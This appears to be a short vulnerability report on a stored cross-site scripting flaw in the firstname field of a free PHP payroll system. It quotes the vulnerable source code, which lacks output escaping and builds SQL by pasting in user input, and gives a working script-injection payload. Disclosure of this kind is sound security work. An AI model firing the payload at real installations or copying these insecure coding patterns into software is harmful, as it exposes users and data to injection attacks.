XSS injection vulnerability exists in firstname parameter of /admin/employee_add.php and /admin/employee.php file of Online Payroll System in PHP and MySQL Free Download A Comprehensive Guide


After modifying the value of firstname in the /admin/employee_add.php, a JavaScript function will be displayed in the /admin/employee.php.


With XSS, cybercriminals can turn trusted websites into malicious ones, thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner.

Websites that are compromised by XSS can cause any number of threats to attack a user's system. This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.

```php
if(isset($_POST['add'])){
    $firstname = $_POST['firstname'];
    $lastname = $_POST['lastname'];
    $address = $_POST['address'];
    $birthdate = $_POST['birthdate'];
    $contact = $_POST['contact'];
    $gender = $_POST['gender'];
    $position = $_POST['position'];
    $schedule = $_POST['schedule'];
    $filename = $_FILES['photo']['name'];
    if(!empty($filename)){
        move_uploaded_file($_FILES['photo']['tmp_name'], '../images/'.$filename);
    }
    //creating employeeid
    $letters = '';
    $numbers = '';
    foreach (range('A', 'Z') as $char) {
        $letters .= $char;
    }
    for($i = 0; $i < 10; $i++){
        $numbers .= $i;
    }
    $employee_id = substr(str_shuffle($letters), 0, 3).substr(str_shuffle($numbers), 0, 9);
    //
    $sql = "INSERT INTO employees (employee_id, firstname, lastname, address, birthdate, contact_info, gender, position_id, schedule_id,
    photo, created_on) VALUES ('$employee_id', '$firstname', '$lastname', '$address', '$birthdate', '$contact', '$gender', '$position', '
```

```php
<?php
  $sql = "SELECT *, employees.id AS empid FROM employees LEFT JOIN position ON position.id=employees.position_id LEFT JOIN
  schedules ON schedules.id=employees.schedule_id";
  $query = $conn->query($sql);
  while($row = $query->fetch_assoc()){
    ?>
      <tr>
        <td><?php echo $row['employee_id']; ?></td>
        <td><img src="<?php echo (!empty($row['photo']))? '../images/'.$row['photo']:'../images/profile.jpg'; ?>" width=
        "30px" height="30px"> <a href="#edit_photo" data-toggle="modal" class="pull-right photo" data-id="<?php echo $row[
        'empid']; ?>"><span class="fa fa-edit"></span></a></td>
        <td><?php echo $row['firstname'].' '.$row['lastname']; ?></td>
```





Payload:

Content-Disposition: form-data; name="firstname"

pHqghUme--><ScRiPt >alert(9763)</ScRiPt><!--

Source Download：

https://www.campcodes.com/projects/php/online-payroll-system-in-php/